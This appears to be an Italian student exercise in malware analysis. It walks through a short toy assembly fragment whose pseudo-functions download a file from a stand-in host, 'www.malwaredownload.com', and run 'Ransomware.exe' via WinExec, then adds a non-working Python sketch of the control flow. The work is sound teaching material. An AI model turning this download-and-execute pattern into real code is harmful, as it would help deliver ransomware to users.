Progetto S11/L5

Traccia: Con riferimento al codice, rispondere ai seguenti quesiti: 1. Spiegate, motivando, quale salto condizionale effettua il Malware. 2. Disegnare un diagramma di flusso (prendete come esempio la visualizzazione grafica di IDA) identificando i salti condizionali (sia quelli effettuati che quelli non effettuati). Indicate con una linea verde i salti effettuati, mentre con una linea rossa i salti non effettuati. 3. Quali sono le diverse funzionalità implementate all'interno del Malware? 4. Con riferimento alle istruzioni «call» presenti in tabella 2 e 3, dettagliare come sono passati gli argomenti alle successive chiamate di funzione. Aggiungere eventuali dettagli tecnici/teorici.

tabella 1

Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

tabella 2

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

tabella 3

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

Svolgimento

Le tabelle rappresentano frammenti di codice assembly che rappresenta il flusso di esecuzione di un malware. Ecco un'analisi dei punti richiesti:


1. Salto condizionale effettuato dal malware

L'istruzione jnz (*Jump if Not Zero*) a loc 0040BBA0 salta alla tabella 2 se il risultato del precedente cmp (compare) non è zero, cioè se EAX non è uguale a 5, quindi il salto non viene effettuato perché 5 meno 5 è uguale a zero.

L'istruzione jz (*Jump if Zero*) a loc 0040FFA0 salta alla tabella 3 se il risultato del precedente cmp è zero, cioè se EBX è uguale a 11, quindi il salto viene effettuato perché 11 meno 11 è zero. Questi salti condizionali sono fondamentali nella logica del malware per decidere quale

ramo di esecuzione seguire, spesso utilizzati per verificare le condizioni e per implementare strutture di controllo logico come if-else.

2. Diagramma di flusso



Locazione	Istruzione	Operandi	Note
00401040	mov	EAX, 5	
00401044	mov	EBX, 10	
00401048	cmp	EAX, 5	
0040105B	jnz	loc 0040BBA0	; tabella 2
0040105F	inc	EBX	
00401064	cmp	EBX, 11	
00401068	jz	loc 0040FFA0	; tabella 3

Locazione	Istruzione	Operandi	Note
0040BBA0	mov	EAX, EDI	EDI= www.malwaredownload.com
0040BBA4	push	EAX	; URL
0040BBA8	call	DownloadToFile ()	; pseudo funzione

Locazione	Istruzione	Operandi	Note
0040FFA0	mov	EDX, EDI	EDI: C:\Program and Settings \Local User\Desktop\Ransomware.exe
0040FFA4	push	EDX	; .exe da eseguire
0040FFA8	call	WinExec()	; pseudo funzione

3. Funzionalità implementate nel malware

Dalla tabella 2 e tabella 3 si deduce che il malware tenta di eseguire alcune azioni malevoli: scaricare un file da Internet (DownloadToFile()), presumibilmente dannoso, dato che l'URL è etichettato come www.malwaredownload.com; eseguire un file eseguibile (WinExec()), che è situato nella directory C:\Program and Settings\Local User\Desktop\Ransomware.exe. Questo suggerisce che il malware potrebbe tentare di installare o eseguire un ransomware sul computer infetto.

4. Dettaglio delle chiamate di funzione

Nella tabella 2, prima della chiamata a DownloadToFile(), viene eseguito un push dell'EAX, che potrebbe essere utilizzato come argomento per la funzione se segue la convenzione stdcall, in cui gli argomenti delle funzioni sono passati attraverso lo stack.
Analogamente, nella tabella 3, prima della chiamata a WinExec(), viene eseguito un push di EDX, che potrebbe essere utilizzato come argomento per la funzione.
In assembly, le chiamate di funzione spesso passano argomenti tramite lo stack o tramite registri, a seconda della convenzione di chiamata utilizzata (cdecl, stdcall, fastcall, ecc.). Lo stack viene utilizzato per passare argomenti e per salvare l'indirizzo di ritorno della funzione chiamante. Nel caso di stdcall, gli argomenti vengono puliti dallo stack dalla funzione chiamata.
Ecco un'analisi riga per riga del codice assembly:
Tabella 1
00401040: mov EAX, 5 → questa istruzione sposta il valore 5 nel registro EAX.
00401044: mov EBX, 10 → qui viene mosso il valore 10 nel registro EBX.
00401048: cmp EAX, 5 → questa istruzione confronta il valore contenuto in EAX con 5.

0040105B: jnz loc 0040BBA0 → Jump if Not Zero: se il risultato del precedente cmp non è zero (cioè se EAX non è 5), salta all'indirizzo 0040BBA0 (che è l'inizio della tabella 2).
0040105F: inc EBX → incrementa il valore contenuto nel registro EBX di 1.
00401064: cmp EBX, 11 → confronta il valore in EBX con 11.
00401068: jz loc 0040FFA0 → Jump if Zero: se il risultato del cmp è zero (cioè se EBX è 11), salta all'indirizzo 0040FFA0 (che porta all'inizio della tabella 3).

Tabella 2

0040BBA0: mov EAX, EDI → questa istruzione sposta il contenuto del registro EDI in EAX.
0040BBA4: push EAX → pone il valore di EAX attuale nello stack. Questo è spesso usato per passare argomenti a una funzione in assembly.
0040BBA8: call DownloadToFile() → chiama la funzione DownloadToFile, che probabilmente è una funzione per scaricare file da internet. Il valore precedentemente messo nello stack (il contenuto di EAX) potrebbe essere utilizzato come argomento da questa funzione.
Nota: EDI = [*www.malwaredownload.com*](http://www.malwaredownload.com) → questo commento suggerisce che il valore di EDI (probabilmente impostato prima in codice non mostrato) contiene l'URL da cui il malware sta cercando di scaricare un file.

Tabella 3

0040FFA0: mov EDX, EDI → sposta il contenuto del registro EDI nel registro EDX.
0040FFA4: push EDX → mette il valore di EDX attuale nello stack. Ancora, questo è un passaggio comune per passare argomenti a una funzione.
0040FFA8: call WinExec() → chiama la funzione WinExec, che esegue un file eseguibile. Il valore nello stack (il contenuto di EDX) sarà usato come argomento per questa funzione.
Nota: EDI: C:\Program and Settings\Local User\Desktop\Ransomware.exe → questa annotazione indica che EDI contiene il percorso di un file eseguibile denominato "Ransomware.exe", che suggerisce la natura maligna di questo file e del suo potenziale comportamento come ransomware.
Nota: .exe da eseguire → questo commento rinforza ulteriormente l'azione della funzione WinExec() che è eseguire il file specificato.
Questo codice mostra un tipico comportamento di malware che include il download di un file dannoso e il tentativo di eseguire un programma che può criptare i file dell'utente (ransomware).

Il codice assembly mostrato è molto basso livello e specifico per l'architettura di un processore, operando direttamente con registri e istruzioni di salto condizionale che non hanno un diretto equivalente in Python, che è un linguaggio di programmazione ad alto livello. Tuttavia, la logica di base e l'intento delle istruzioni possono essere ricreati in Python in una forma molto astratta.
Ecco come potrebbe apparire una rappresentazione molto semplificata e astratta del flusso di controllo in Python:

```python
# Queste variabili rappresentano i registri
EAX = None
EBX = None
EDI = None

# Funzioni pseudo per replicare il comportamento delle funzioni assembly
def download_to_file(url):
    # Implementare qui la logica di download del file
    pass

def win_exec(filepath):
    # Implementare qui la logica di esecuzione del file
    pass

# Assegnazione iniziale dei valori ai registri (esempi)
EAX = 5
EBX = 10
EDI = "www.malwaredownload.com"

# Prima condizione e salto
if EAX != 5:
    # Tabella 2 logica
    EAX = EDI  # EDI contiene l'URL
    download_to_file(EAX)

# Incremento e seconda condizione
EBX += 1
if EBX == 11:
    # Tabella 3 logica
    EDX = EDI  # EDI contiene il percorso del file
    win_exec(EDX)
```

Nel codice Python sopra, ho sostituito le istruzioni di movimento e confronto con assegnazioni e istruzioni condizionali. Le chiamate alle funzioni DownloadToFile e WinExec sono rappresentate da funzioni Python vuote, che dovrebbero essere implementate con la logica appropriata per scaricare un file o eseguire un programma. Bisogna chiarire che Python gestisce la memoria e l'esecuzione in modo molto diverso dall'assembly, quindi questo codice è solo una rappresentazione concettuale e non riflette il vero comportamento a basso livello del malware.